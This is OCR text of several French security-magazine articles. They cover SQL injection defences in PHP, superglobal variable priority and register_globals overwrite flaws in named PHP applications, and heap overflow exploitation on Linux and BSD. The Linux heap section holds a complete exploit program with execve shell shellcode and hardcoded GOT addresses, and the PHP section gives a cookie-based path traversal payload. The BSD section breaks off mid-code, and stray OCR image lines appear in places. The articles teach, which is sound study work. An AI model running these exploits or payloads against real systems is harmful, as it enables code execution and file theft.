Voyons maintenant ce qu'il en est si la variable entrée doit être numérique. On sait maintenant que cette requête :

```
$result = mysql_query(
 "SELECT mlogin FROM membres".
 "WHERE mid=$memid");
```

pourrait servir par exemple à injecter un UNION sans nécessairement utiliser de caractère " ou '. Les mesures présentées plus haut ne sonbt donc pas suffisante. Il y a pourtant tout une ribambelle de solutions.

La fonction intval() convertit les variables en type integer. Rajoutons cette ligne :

```
$memid = intval($memid);
$result = mysql_query(
 "SELECT mlogin FROM membres
 ". "WHERE mid=$memid");
```

De manière équivalente, on peut forcer le type d'une valeur (casting) :

```
$memid = (int)$memid;.
```

On peut utiliser d'autres types ((bool) ou (boolean), (int) ou (integer), (real), (double), (float), ...).

Dans les deux cas, si la valeur n'est pas numérique, elle est annulée.

On peut également vérifier le type avec la fonction is_numeric, en ajoutant plutôt la ligne :

```
$memid =
  is_numeric($memid)?$memid:0;
```

J'utilise ici is_numeric(), mais il y a une fonction pour chaque type : is_float(), is_integer(), is_string(), is_array(),...

Pour convertir, on aurait pu enfin utiliser la fonction settype() avec la ligne :

```
settype($memid,"int");
```

Enfin, voici une solution qui est loin d'être la meilleure mais qui est pourtant beaucoup utilisée :). Elle consiste à considérer, dans les requêtes, toutes les variables comme des chaînes, c'est-à-dire en l'entourant de ' ou de ", tout en la filtrant avec addslashes :

```
$result = mysql_query(
 "SELECT mlogin FROM membres ".
 "WHERE mid='$memid'");
```

Super-globales

BY FROG-M@N

Écraser les variables PHP

Une classe importante de vulnérabilités php n'est pas couverte par les deux articles précédents. Elle concerne une méconnaissance des mécanismes et des priorités qui régissent l'attribution des variables globales dans un script, qui peut permettre à un pirate de contrôler des élément de configuration ou de contourner des filtres. Précisons ces notions.

NIVEAU WILD

Introduction aux super-globales

Il y a plusieurs sortes de variables en php : les variables définies dans les scripts, celles provenant de la requête http (GET lorsqu'elles sont dans l'url, POST pour les formulaires, plus les variables contenues dans les cookies) et celles qui sont générées par le serveur. Il peut arriver que des variables de sortes différentes aient le même nom. On peut cependant les différencier en spécifiant explicitement leur provenance. Les tableaux $_GET (ou $HTTP_GET_VARS), $_POST (ou $HTTP_POST_VARS), $_COOKIE (ou $HTTP_COOKIE_VARS) et $_REQUEST (qui est la synthèse des trois précédents) contiennent les variables envoyées par http. Le tableau $_GLOBALS contient les variables définies dans le script ou... autre chose que nous verrons par la suite. Il y a aussi $_ENV (variables d'environnement de l'OS) et $_SERVER (adresse du client, referer, etc.), mais ils ne seront pas utilisés dans ce texte.

Lorsqu'il n'y a pas d'ambiguïté, et lorsque register_globals est enclenché dans la configuration de php, on peut accéder à un variable donnée dans l'url (http://site.com/index.php?myVar=0) aussi bien avec $myVar qu'avec $_GET['myVar']. Cette équivalence provoque souvent des failles de sécurité dans les scripts qui n'initialisent pas correctement certaines variables (on pense que c'est une variable interne au programme alors que l'utilisateur peut en réalité modifier sa valeur).

Par contre, lorsque des variables de sources différentes (par exemple,GET et POST) ont le même nom, la valeur de la variable globale est attribuée selon une priorité donnée. On va voir dans cet article que cela est également une source de failles de sécurité.

Les priorités

Imaginons un fichier http://www.target.url/priorites.php contenant le code suivant :

```
<?
echo "GET : ".$HTTP_GET_VARS["MyVar"];
echo "\n<br>POST : ".$HTTP_POST_VARS["MyVar"];
echo "\n<br>COOKIE : ".$HTTP_COOKIE_VARS["MyVar"];
echo "\n<br>GLOBAL : ".$MyVar;
?>
```

On peut tester les priorités en envoyant une requête contenant la variable MyVar sous plusieurs formes (get, post et cookie). Pour cela, on utilise un script python (voir encadré).

On obtiendra alors comme résultat, côté client :

```
GET : GetValue
<br>POST : PostValue
<br>COOKIE : CookieValue
<br>GLOBAL : CookieValue
```

On peut donc en conclure qu'une variable COOKIE est en quelque sorte plus " puissante " que les variables GET et POST,

PHPPrioCheck.py

Ce programme permet d'envoyer une requête http initialisant la variable MyVar de différentes manières.

```
import httplib

http=httplib.HTTP("www.target.url")

http.putrequest("POST","/priorites.php?MyVar=GetValue")
http.putheader("Content-Type","application/x-www-form-urlencoded")
http.putheader("Cookie","MyVar=CookieValue")
http.putheader("User-Agent","PHPPrioCheck.py")
http.putheader("Host","www.target.url")
http.putheader("Content-Length",str(len("MyVar=PostValue")))
http.endheaders()

http.send("MyVar=PostValue")

code,msg,headers = http.getreply()

print code,"\n",msg,"\n",headers

file=http.getfile()

print "Result : \n"+file.read()
```

car c'est à elle qu'une variable globale prendra sa valeur en priorité.

Avant de parler des conséquences, voyons les priorités entre GET et POST, en supprimant simplement la ligne `http.putheader(" Cookie ", "MyVar=CookieValue ").`

Ce qui donne le résultat :

```
GET : GetValue
<br>POST : PostValue
<br>COOKIE :
<br>GLOBAL : PostValue
```

Les variables du tableau $_REQUEST réagissent exactement de la même façon que les variables du tableau $_GLOBALS.

On peut maintenant définir l'ordre des priorités :

1. COOKIE
2. POST (comprenant le tableau $_FILES, les fichiers envoyés par formulaire)
3. GET

Cet ordre est en fait défini lui aussi dans le php.ini par l'option " variables_order " qui est par défaut " EGPCS ", c'est-à-dire Environnement, GET, POST, COOKIE, Serveur.

L'ordre de priorités pour les variables de type GPC est donc bien, par défaut, celui que nous avions déduit.

Les conséquences de ces priorités peuvent être dangereuses si, dans un code php, on fait des vérifications sur une variable dont on spécifie le type, puis que par la suite on l'utilise sans spécifier le type.

Par exemple avec ce code (include.php) :

```
<?
if( eregi("\.\.",$_GET["file"])
    || eregi("\\",$_GET["file"])
    || eregi("/",$_GET["file"])
    || ereg("\\0",$_GET["file"]) ){
      die("Illegal access.");
} else {
      if (
file_exists("/files/".$file) )
        include("/files/".$file);
}
?>
```

Ici, il suffit d'envoyer un cookie nommé " file " et contenant la valeur " ../../../../file/to/show " sur l'url http://www.target.url/include.php?file=blabla pour inclure le fichier " ../../../../file/to/show ".

En effet, les tests vérifiant que la variable GET file ne contient ni " .. ", ni " \ ", ni " / ", ni " \0 " sont effectués sur la valeur " blabla ". Par contre, lors de l'inclusion, le type n'est pas donné, et vu les priorités, si on a donné le nom " file " à un cookie, c'est sa valeur qui sera prise en compte alors qu'aucune vérification n'a été faite à son sujet. Pour un exemple réel, voir TrueGalerie qui permettait de copier et d'uploader des fichiers à cause des priorités (http://www.phpsecure.info/v2/tutos/frog/TrueGalerie.txt).

Il est évident que ce genre de problèmes ne se posera pas avec un COOKIE, étant donné qu'il est en haut de la liste des priorités. Mais cet ordre peut être modifié.

Plusieurs solutions sont envisageables pour ne plus avoir de problèmes :

1. Utiliser uniquement des variables de type $_REQUEST, reprenant les trois types; GET POST et COOKIE.
2. Utiliser partout, sans se tromper, les bons types de variables (beaucoup plus dangereux ;)).
3. Ne JAMAIS définir le type de la variable.
4. Mettre register_globals à off et lire la suite de l'article :)

Simulation de register_globals

Il est possible en php, avec un petit code, de simuler l'option register_globals à " on " quand elle est sur " off ". J'ai trouvé de nombreux moyens pour aller dans ce sens, mais aucun n'est valable pour simuler au contraire un register_globals à " off " alors qu'il est à " on ".

Ce genre de code est souvent utilisé dans des applications distribuées, permettant d'être compatible avec les deux configurations, ou par des webmasters dont l'hébergeur ne permet pas de changer la configuration du php.ini.

Le code suivant constitue un exemple :

```
<?
foreach ($_REQUEST as $key=>$value) {
  ${$key} = $value;
}
   echo $boum;
   ?>
```

Grâce à lui, la variable $boum pourra être définie par GET, par POST ou par COOKIE, que l'option register_glo-

bals soit sur " on " ou sur " off ". Dans cet exemple, ${$key} aurait pu être remplacé par $_GLOBALS[$key].

Voyons maintenant l'utilisation possible des fonctions extract() et import_request_variables() :

```
<?
extract($_REQUEST);
echo $boum;
?>

<?
import_request_variables('GPC');
echo $boum;
?>
Etc...
```

Dans tous ces exemples, $boum aurait pu être remplacé par $_GLOBALS["boum"].

Tous ces codes sont très pratiques, mais ils peuvent poser de sérieux problèmes. On peut en effet redéfinir n'importe quelle variable globale déjà définie dans le script, quel que soit l'état de register_globals.

Le code dangereux se trouvant après la définition de la variable $adminpass, il est possible de la redéfinir. On sera donc considéré comme admin avec une simple url : http://www.target.url/admin.php?adminpass=hop&pass=hop.

Imaginons un code tout simple :

```
<?
$adminpass="blob";

foreach ($_REQUEST as $key=>$value) {
${$key} = $value;
}

if (!isset($pass) {
  echo "<form method=\"POST\">Entrez le mot de passe :<br>";
  echo "<input name=\"pass\"><br><input type="submit"></form>";
} else {
    if ( $pass == $adminpass ) {
      echo "Bienvenue dans la partie administration.";
    }
}
?>
```

Ce genre de code ne pose donc pas de problème s'il se trouve avant toute définition de variable globale.

Voici cinq applications, dans leur dernière version à cette date, qui utilisent ce genre de code.

a) Nuked-KlaN b1.5

Des variables pourraient être redéfinissables en global, via GET, POST et COOKIE.

nuked.php :

```
function nk_globals($table) {
  if (is_array($GLOBALS[$table])) {
    reset($GLOBALS[$table]);
    while (list($key, $val) =
            each($GLOBALS[$table])) {
      $GLOBALS[$key] = $val;
    }
  }
}
```

globals.php :

```
nk_globals('HTTP_GET_VARS');
nk_globals('HTTP_POST_VARS');
nk_globals('HTTP_COOKIE_VARS');
nk_globals('HTTP_SERVER_VARS');
```

Le problème dans ces scripts, est qu'une autre faille permet d'inclure globals.php dans n'importe quel module, et donc de pouvoir changer diverses variables de configuration avec des requêtes GET.

(http://www.phpsecure.info/v2/tutos/frog/Nuked-KlaN.txt)

b) XOOPS 2.0.5

Des variables globales pourraient être redéfinies via POST.

edituser.php, imagemanager.php :

```
if (isset($HTTP_POST_VARS)) {
  foreach ($HTTP_POST_VARS as $k => $v) {
    ${$k} = $v;
  }
}
```

On peut ainsi redéfinir certaines variables locales avec une requête POST, parce que cette portion de code est précédée par d'autres initialisations.

(http://www.phpsecure.info/v2/tutos/frog/XOOPS2.0.5.txt)

c) Mambo Server 4.0.14

Des variables globales pourraient être redéfinies via GET, POST et COOKIE si register_globals est à " off ".

regglobals.php :

```
<?php
if (!ini_get('register_globals')) {
  session_start();
  // [...]
  while(list($key,$value)=
    each($_FILES)) $GLOBALS[$key]=$value;
  while(list($key,$value)=
    each($_ENV)) $GLOBALS[$key]=$value;
  while(list($key,$value)=
    each($_GET)) $GLOBALS[$key]=$value;
  while(list($key,$value)=
    each($_POST)) $GLOBALS[$key]=$value;
  while(list($key,$value)=
    each($_COOKIE)) $GLOBALS[$key]=$value;
  while(list($key,$value)=
    each($_SERVER)) $GLOBALS[$key]=$value;
  while(list($key,$value)=
    each($_SESSION)) $GLOBALS[$key]=$value;
  foreach($_FILES as $key => $value) {
    $GLOBALS[$key] =
       $_FILES[$key]['tmp_name'];
    foreach($value as $ext => $value2) {
      $key2 = $key."_".$ext;
      $GLOBALS[$key2]=$value2;
    }
  }
}
?>
```

Dans plusieurs composants, on a :

```
include ("configuration.php");
[...]
include ("regglobals.php");
```

On peut donc modifier la configuration du programme.

(http://www.phpsecure.info/v2/tutos/frog/MamboServer.txt)

D) YABB SE 1.5.5

Des variables globales pourraient être redéfinies via URL :

querystring.php :

E) PHP-NUKE 7.0

Il est possible de redéfinir des variables globales via GET, POST et COOKIE si register_globals est à " off ".

mainfile.php :

```
if(strlen($QUERY_STRING) > 0) {
  $str = (substr($QUERY_STRING, 0, 5) == 'url=/'
         ? $HTTP_SERVER_VARS["REDIRECT_QUERY_STRING"]
         : $QUERY_STRING);
  $query_strings = split('[;&]', URLdecode($str));
  foreach ($query_strings as $tmp)
    if (preg_match("/^([^=]+)[=](.*)/", $tmp, $parts))
      $GLOBALS[$parts[1]] = htmlspecialchars($parts[2]);
}
```

et via POST, GET et COOKIE :

index.php, News.php, SSI.php :

```
$types_to_register =
   array('GET', 'POST', 'COOKIE', 'SESSION', 'SERVER');
foreach ($types_to_register as $type) {
  $arr = @${'HTTP_' . $type . '_VARS'};
  if (@count($arr) > 0)
    extract($arr, EXTR_OVERWRITE);
}

if (!ini_get("register_globals")) {
  import_request_variables('GPC');
}
```

Solution

Comme solution, j'ai composé deux codes pouvant permettre de simuler register_globals à " on " quand il est à " off ", et pouvant être placés sans danger n'importe où dans le script :

```
<?php
if (!ini_get("register_globals")){
  foreach ($_REQUEST as $k=>$v){
    if (!isset($GLOBALS[$k])){
      ${$k}=$v;
    }
  }
}
?>
```

Ce code ne s'exécute que si register_globals est à " off ". Ensuite, il va vérifier que les variables de type $_REQUEST ne sont pas déjà définies dans le tableau des $_GLOBALS. Pour les variables dont ça n'est pas le cas, il va les y placer. L'avantage de cette possibilité est que l'on peut placer un filtre sur toutes les variables définies par l'utilisateur, ce qui n'est pas possible dans ma deuxième proposition :

```
<?php
extract($_REQUEST,EXTR_SKIP);
?>
```

La fonction extract() va définir tous les éléments du tableau donné en premier argument comme étant des variables globales, le tableau étant ici $_REQUEST. Le deuxième argument définit le type de l'extraction, ici EXTR_SKIP, c'est-à-dire qu'il n'écrase pas les variables globales déjà définies. Ce dernier argument est par défaut à EXTR_OVERWRITE, c'est-à-dire qu'il écrase les variables globales.

Conclusion

Voilà, tout ça prouve qu'il faut faire très attention avec les super-globales, quel que soit l'état de register_globals.

Le deuxième phénomène s'est répandu à une vitesse assez grande dans les applications php à cause du changement de configuration de php par défaut qui met register_globals à " off " à partir de la version 4.2.0.

Tapez dans le tas

BY PTAH

Heap overflows sur Linux

Un buffer overflow dans la pile est, en général, directement exploitable, parce que les structures de contrôle que l'on peut y écraser dirigent explicitement le déroulement du programme. Mais que se passe-t-il lorsque le tampon est dans le tas ? Quelles structures peut-on modifier ? Comment exploiter un programme vulnérable ?

I. Introduction

Depuis quelques années, on a pu voir débarquer de nombreux bugs d'un genre nouveau : les heap overflows. Ces bugs sont des débordements de tampons alloués dynamiquement par la fonction `malloc()`. Dans cet article, je vous présenterai un cas d'école appelé *double-free()* ou encore *unlink technique*, dans le cas de l'allocateur par Doug Lea. C'est celui de la GNU LibC, présent en particulier dans les systèmes GNU/Linux.

" *This is not the fastest, most space-conserving, most portable, or most tunable malloc ever written. However it is among the fastest while also being among the most space-conserving, portable and tunable. Consistent balance across these factors results in a good general-purpose allocator.* " (source de GLIBC malloc). L'allocateur de Doug Lea (`dlmalloc`) tire son gros avantage de sa simplicité. Il sépare la mémoire en " arenas ", elles-mêmes séparées en " chunks ". Dans ce papier, nous ne parlerons pas de la gestion des arenas parce que son intérêt reste très limité. Nous ne parlerons pas plus des algorithmes employés. Si vous voulez en savoir plus sur ceux-ci, consultez la bibliographie ([1], [4] et [5]).

II. Organisation en mémoire du dlmalloc

Le `dlmalloc` sépare les arenas en chunks de tailles variables. On peut voir une arena comme un segment contigü de mémoire. Un chunk est une structure représentant un bloc alloué ou libre de mémoire. Les chunks libres sont classés dans une liste doublement chaînée dont les pointeurs sont stockés au début du chunk. Ainsi un chunk libéré aura la structure suivante en mémoire :

chunk -->

prev_size : Taille du chunk précédent
size : Taille du chunk
fd : Pointeur vers le chunk précédant dans la liste
bk : Pointeur vers le chunk suivant dans la liste
mem : size - 8 octets

chunk --> suivant

Lors de l'allocation d'un chunk par `malloc(3)`, il commence par parcourir la liste des chunks libres pour en trouver un de taille adéquate. On ne détaillera pas la recherche de ce chunk ici (voir [1]). Une fois un chunk de bonne taille trouvé, il l'alloue et le chunk alloué ressemblera à :

Bibliographie

[1] Vudo - An object superstitiously believed to embody magical powers
MaXX - Phrack 57 - 0x08


[2] Once upon a free()
Anonymous - Phrack 57 - 0x09

[3] GNU Libc 2.0 malloc sources
http://www.gnu.org

[4] Doug Lea malloc
ftp://g.oswego.edu/pub/misc/malloc.c

[5] Doug Lea malloc Documentation
http://g.oswego.edu/dl/html/malloc.html

NIVEAU ELITE



On ne voit ici que mem overwrite fd et bk. De plus size ne sera pas nécessairement de la taille demandée (ce sera au moins la taille demandée).

La taille allouée sera donnée par la macro request2size [3], la taille renvoyée sera la taille demandée, plus les 8 octets pour le size et le prev_size, moins les 4 octets du prev_size du chunk suivant (qui peut contenir des données) ; le tout aligné sur un multiple de 8 octets (la taille minimale d'allocation est de 8 octets pour pouvoir ainsi stocker les champs fd et bk).

```
#define request2size(req, nb) \
 ((nb = (req) + (SIZE_SZ + MALLOC_ALIGN_MASK)),\
  ((long)nb <= 0 || nb < (INTERNAL_SIZE_T) (req) \
  ? (__set_errno (ENOMEM), 1) \
  : ((nb < (MINSIZE + MALLOC_ALIGN_MASK) \
    ? (nb = MINSIZE) : (nb &= ~MALLOC_ALIGN_MASK)), 0)))
```

Enfin, le champs size aura son bit de poids faible d'activé si le chunk précédant est utilisé et le deuxième bit (en poids) d'activé s'il a été obtenu par MMAP.

III. Code de free()

Après quelques tests dépendants de l'architecture, free() appelle la fonction chunk_free() qui est la véritable fonction de libération d'un chunk :

```
/* size field is or'ed with PREV_INUSE when previous adjacent
   chunk in use */

#define PREV_INUSE 0x1UL

static void chunk_free(arena *ar_ptr, mchunkptr p) {

   INTERNAL_SIZE_T hd = p->size;  /* its head field */
   INTERNAL_SIZE_T sz;            /* its size */
   int       idx;                 /* its bin index */
   mchunkptr next;                /* next contiguous chunk */
   INTERNAL_SIZE_T nextsz; /* its size */
   INTERNAL_SIZE_T prevsz; /* size of previous contiguous chunk */
   mchunkptr bck;          /* misc temp for linking */
   mchunkptr fwd;          /* misc temp for linking */
   int       islr;         /* track whether merging with
                              last_remainder */

   check_inuse_chunk(ar_ptr, p);

   sz = hd & ~PREV_INUSE;
   next = chunk_at_offset(p, sz);
   nextsz = chunksize(next);

<1> if (next == top(ar_ptr)) { /* merge with top */
      sz += nextsz;

<2>    if (!(hd & PREV_INUSE)) { /* consolidate backward */
         prevsz = p->prev_size;
         p = chunk_at_offset(p, -(long)prevsz);
         sz += prevsz;
<3>      unlink(p, bck, fwd);
       }

         set_head(p, sz | PREV_INUSE);
         top(ar_ptr) = p;

         if ((unsigned long)(sz) >= (unsigned
                                     long)trim_threshold)
            main_trim(top_pad);

            return;
   }

            islr = 0;

<2> if (!(hd & PREV_INUSE)) { /* consolidate backward */
      prevsz = p->prev_size;
      p = chunk_at_offset(p, -(long)prevsz);
      sz += prevsz;

      /* keep as last_remainder */
<4>   if (p->fd == last_remainder(ar_ptr))
         islr = 1;
      else
<3>      unlink(p, bck, fwd);
   }

      /* consolidate forward */
<5> if (!(inuse_bit_at_offset(next, nextsz))) {
      sz += nextsz;

      /* re-insert last_remainder */
<6>   if (!islr && next->fd == last_remainder(ar_ptr)) {
         islr = 1;

         link_last_remainder(ar_ptr, p);
      }
```

```
      else
<7>       unlink(next, bck, fwd);

          next = chunk_at_offset(p, sz);
    }
    else
      set_head(next, nextsz); /* clear inuse bit */

      set_head(p, sz | PREV_INUSE);
      next->prev_size = sz;
      if (!islr)
<8>       frontlink(ar_ptr, p, sz, idx, bck, fwd);
}
```

Si <2> le chunk précédant est marqué dans le champs size comme non utilisé (bit de poids faible à zéro), alors <3> on concatène le chunk précédant au chunk en cours (macro unlink), excepté si le chunk suivant dans la liste des chunks libres est le " dernier restant " <4> et que le chunk suivant (next) dans la mémoire n'est pas le premier <1>. Sinon, <5> si le chunk next a le bit INUSE d'activé, et <6> si le chunk next->fd n'est pas le " dernier restant " et que le test <2> ou <4> a échoué, alors on concatène le chunk en cour avec le chunk next via unlink <7>. Enfin, si l'on n'a toujours pas rencontré le " dernier restant ", le chunk en cours est placé dans la liste doublement chaînée via la macro frontlink.

La macro unlink permet de concaténer un chunk P avec son chunk précédant (BK et FD sont uniquement des variables temporaires) :

```
#define unlink(P, BK, FD){\
  BK = P->bk;  \
  FD = P->fd;  \
  FD->bk = BK; \
  BK->fd = FD; \
}
```

La macro frontlink recherche le bon emplacement (selon sa taille) dans la liste des chunks :

```
#define frontlink(A, P, S, IDX, BK, FD) { \
  if (S < MAX_SMALLBIN_SIZE)                \
  {                                         \
     IDX = smallbin_index(S);               \
     mark_binblock(A, IDX);                 \
     BK = bin_at(A, IDX);                   \
     FD = BK->fd;                           \
     P->bk = BK;                            \
     P->fd = FD;                            \
     FD->bk = BK->fd = P;                   \
  }                                         \
  else                                      \
  {                                         \
     IDX = bin_index(S);                    \
     BK = bin_at(A, IDX);                   \
     FD = BK->fd;                           \
     if (FD == BK) mark_binblock(A, IDX);   \
     else                                   \
     {                                      \
       while (FD != BK && S < chunksize(FD)) FD = FD->fd; \
       BK = FD->bk;                         \
     }                                      \
     P->bk = BK;                            \
     P->fd = FD;                            \
     FD->bk = BK->fd = P;                   \
  }                                         \
}
```

bin_indexsert à récupérer l'index d'un bin (liste de chunks libres d'une certaine taille) et bin_at l'adresse réelle de ce bin (mark_binlock sert à marquer le bin comme non vide).

On voit facilement que soit le chunk est considéré comme petit et il est alors mit au début du bin des chunks petits, soit il est inséré dans le bin correspondant en conservant l'ordre du bin (classement par taille croissante).

IV. Double-free()

IV.1 Problème

Si l'on regarde de plus près la macro unlink, on voit qu'unlink réalise :

```
*(P->fd + 12) = P->bk
*(P->bk + 8) = P->fd
```

Donc, si on contrôle les champs fd et bk du chunk P (qui est dans le cas <7> de chunk_free, le chunk suivant notre chunk), on peut écrire une adresse arbitraire par une valeur arbitraire. Si fd est à A et bk à B, alors on obtiendra à l'adresse A + 12 la valeur B et à l'adresse B + 8 la valeur A. Il faut donc que A + 12 et B + 8 soient des adresses correctes.

Si le chunk P à été réécrit (par overflow du chunk précédant dans la mémoire) on peut réécrire des données en mémoire si ce chunk P est libéré. On peut générer ce bug lorsque deux buffers de taille avoisinante sont alloués, en produisant un overflow sur le premier, pour autant qu'il soit ensuite libéré.

IV.2 Exploitation

Maintenant, avec les mêmes notations, si A est mis à <retloc-12> et B à <retaddr>, alors le mot <retloc> sera mis à <retaddr>. Si <retloc> est, par exemple, l'enregistrement dans la GOT de free() et <retaddr> l'adresse d'un buffer que l'on contrôle, après l'appel à unlink, un appel à free() sera un appel à notre buffer (et donc à notre shellcode).

Il faudra faire attention à " sauter " les 12 premiers octets (vu que <retaddr+8> sera réécrit par unlink()). De plus nous voulons arriver au cas <7>, il nous faut donc passer le test <5> et faire échouer le test <6> ; pour cela, il nous faut désactiver le bit INUSE du chunk suivant et se débrouiller pour que le champs fd soit différent de last remainder (ce qui est facile). Enfin, les champs size et prev_size doivent pouvoir être ajoutés à un pointeur sans provoquer de segfault (donc de très petite valeur), soit pour éviter les zéros, des valeurs négatives petites. Pour respecter ces considérations, on prend ~PREV_INUSE comme valeur (-1 & ~PREV_INUSE) pour size et prev_size, soit 0xfffffffc.

Finalement, notre buffer d'overflow ressemblera à :

```
<go ahead 12><8 octets><shellcode><padding><0xfffffffc><0xfffffffc><retloc-12><retaddr>
```

IV.3 Exemple

En prenant ce programme vulnérable :

```
[+ vuln.c +]
#include <stdlib.h>
#include <string.h>
#include <stdio.h>

void vuln(char *arg){
  char *p  = (char*)malloc(100);
  char *p1 = (char*)malloc(100);
  strcpy(p, arg);                    <1>
  free(p);                           <2>
  free(p1);
}

int main(int argc, char **argv, char **envp){
  if(argc != 2) return 0;
  vuln(argv[1]);
  return 0;
}
[- vuln.c -]
```

On remarque que les pointeurs p et p1 seront deux chunks qui se suivront en mémoire. On a overflow sur le pointeur p en **<1>** puis libération de ce pointeur en **<2>**. On se retrouve donc dans le cas d'exploitation décrit ci dessus.

On va commencer par calculer la taille du chunk de p : `request2size(100) = 104`. Donc les renseignements du chunk suivant (le prev_size suivant) seront au bout de 96 octets et l'espace nécessaire pour l'overflow de 112 octets.

Il nous faut à présent trouver l'adresse de retour, pour cela ltrace(1) nous sera très utile (c'est un programme traçant les appels de la LibC) :

```
$ ltrace ./vuln aaa 2>&1 | grep malloc
malloc(100) = 0x08049670
malloc(100) = 0x080496d8
```

On voit donc que notre premier buffer sera alloué en 0x08049670, ce sera donc notre adresse de retour. Enfin, on veut changer l'adresse de free pour pouvoir appeler notre shellcode (.got overwriting, voir l'article " ELF Smashing " du Manuel 6), un petit objdump et c'est parti :

```
$ objdump -R vuln | grep free
08049640 R_386_JUMP_SLOT free
```

Donc finalement notre overflow ressemblera à :

```
<go ahead 12><8 octets><shellcode><pad><0xfffffffc><0xfffffffc><0x08049634><0x08049670>
\_____________________________/
          96 octets
```

Voici l'exploit correspondant :

```
[+ xpl.c +]
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

unsigned char *shellcode =
 // <go ahead 12><8 bytes>...
"\xeb\x0appssssffff"
 // ...<execve shellcode>
"\x99\x52\x68\x6E\x2F\x73\x68\x68\x2F\x2F\x62\x69\x89\xE3\x52"
"\x53\x89\xE1\x6A\x0B\x58\xCD\x80\x31\xC0\x40\xCD\x80";

#define BUF_SIZE  112
#define FREE_ADDR 0x8049640
#define BUF_ADDR  0x8049670

char *make_buf(int bufsize,
               unsigned freeaddr, unsigned bufaddr){

  char *buf = (char*)malloc(bufsize+1);

  if(!buf) {
    perror("malloc");
    exit(-1);
  }
  memset(buf, 'B', bufsize);
  buf[bufsize] = 0;
  memcpy(buf, shellcode, strlen(shellcode));
  memcpy(buf+bufsize-12, "\xfc\xff\xff\xff\xfc\xff\xff\xff", 8);
  freeaddr -= 12;
  memcpy(buf+bufsize-8, &freeaddr, 4);
  memcpy(buf+bufsize-4, &bufaddr, 4);
  return buf;
}

int main(){
  char *buf = make_buf(BUF_SIZE, FREE_ADDR, BUF_ADDR);
  execl("./vuln", "./vuln", buf, NULL);
  return -1;
}
[- xpl.c -]
```

Voilà, il ne reste plus qu'à tester le tout :

```
$ ./xpl
sh-2.05b$ exit
exit
```

V. Conclusion

Ceci était une petite introduction au heap overflow dans le cas le plus classique. Les bugs double-free() sont très courants et exploitables sur beaucoup de systèmes. Le cas du malloc de Doug Lea est relativement simple et représente une bonne sensibilisation aux overflows dans le tas.

Heap overflow sur BSD

Dans l'article précédant, on a vu comment exploiter le cas d'école du double-free() sur un dlmalloc (Linux). On va apprendre, dans cet article, comment exploiter un heap overflow, cette fois sur BSD. La technique présentée repose sur la création d'un espace vide en mémoire (ou Gap).

NIVEAU ELITE

Sur BSD (FreeBSD, NetBSD et OpenBSD), l'allocateur utilisé est celui de Poul-Henning Kamp et diffère largement de celui de Doug Lea. Il regroupe les "chunks" par taille dans une seule page.

Comme précédemment, pour les détails algorithmiques, on se reportera aisément à la bibliographie ([1] et [2]).

Organisation en mémoire du phkmalloc

Le phkmalloc sépare la mémoire en pages de `malloc_pagesize` octets (généralement 4 ko) qui contiennent autant de chunks de la même taille que possible. Ces pages sont rangées dans une liste, par ordre de taille des chunks (puissances de 2 supérieures à 16) qu'elles contiennent. L'ensemble des informations d'une page de chunks "petits" ou "moyens" (< taille d'une page) sont stockées dans une structure `pginfo` :

```
structure pginfo {
  structure pginfo *next;   /* next on the free list */
  void          *page;    /* Pointer to the page */
  u_short       size;     /* size of this page's chunks */
  u_short       shift;    /* How far to shift for this size
chunks */
  u_short       free;     /* How many free chunks */
  u_short       total;    /* How many chunk */
  u_int         bits[1]; /* Which chunks are free */
};
```

Les choses intéressantes à savoir dans notre cas sont les suivantes :

- les pages sont stockées à la suite les unes des autres en mémoire,
- la structure `pginfo` des "petits" chunks (taille inférieure à deux fois la taille de la structure `pginfo` nécessaire) est stockée au début de sa page,
- `next` est le pointeur vers la structure `pginfo` suivante,
- `page` est le pointeur vers le début de la page,
- `size (2^shift = size)`est la taille d'un chunk,
- les autres champs servent à savoir où se situe le chunk libre suivant (s'il existe).


Donc, lors d'une demande d'allocation, le `phkmalloc` recherchera, dans la liste des `pginfo`, la première page de chunks de la bonne taille, et où un chunk est encore disponible. Il en allouera une nouvelle s'il le faut. Ensuite il allouera le premier chunk disponible dans la page, qui sera à l'emplacement : `page` plus le

numéro du premier bit à 1 dans le champs bits que multiplie size (les premiers bits seront toujours à 0 dans le cas des petits chunks, étant donné que la structure pginfo prendra ces chunks).

Les gaps

Le problème

Imaginons l'allocation d'un tampon de taille moyenne (0x800 : tient dans une page, mais n'est pas considéré comme "petit"), cela allouera une page. Ensuite si l'on demande un petit chunk (16 par exemple), il sera mis dans une nouvelle page, collée à la page précédente, avec la structure pginfo au début de la page. On obtiendra donc le schéma-mémoire suivant :



Donc, si on déborde le premier tampon de plus de 2048 octets (0x800), on arrivera à toucher la structure pginfo. Dans la suite, on considérera qu'on alloue un tampon de 0x800 après cette allocation en buf3, pour éviter d'avoir à faire un trop grand overflow. Le fait d'écraser la structure pginfo permet de renvoyer l'adresse voulue d'un chunk inférieur à 16 octets (taille minimale d'un chunk) au prochain malloc.

Exploitation

En regardant la structure pginfo, on se rend compte que le champs next doit pointer vers une structure correcte, si un malloc différent à lieu entre temps (je ferais probablement un autre article sur la manière d'écraser le champs next). Ici on considèrera que le prochain malloc est un malloc(16). En revanche, si on change le pointeur page par une adresse de notre cru, alors le prochain malloc(16) renverra notre adresse + offset du premier chunk libre, soit notre pointeur + adresse basse du dernier malloc(16) + 16. On peut produire l'overflow avec quelque chose dans le genre :

```
<nops><shellcode><n'importe quoi><retloc - base - 16>
|<- 800 octets ->||<- 4 octets ->||<-   4 octets   ->|
```

où :
- retloc est l'emplacement de l'adresse à réécrire (par exemple la GOT de free),
- base est l'adresse basse de du dernier malloc(16).

Ainsi le malloc(16) suivant renverra retloc, et il nous suffira alors de fournir, dans le tampon devant être copié, l'adresse de notre shellcode.

Exemple

En prenant ce programme vulnérable :

```
[+ vuln.c +]

#include <stdlib.h>
#include <string.h>
#include <stdio.h>

int main(int argc, char **argv) {
  char *p1, *p2, *p3, *p4;
  if(argc != 3)
    exit(-1);

  p1 = (char*)malloc(0x800); <1>
  p2 = (char*)malloc(16);    <2>
  p3 = (char*)malloc(0x800); <3>

  printf("Strcpy 1\n");
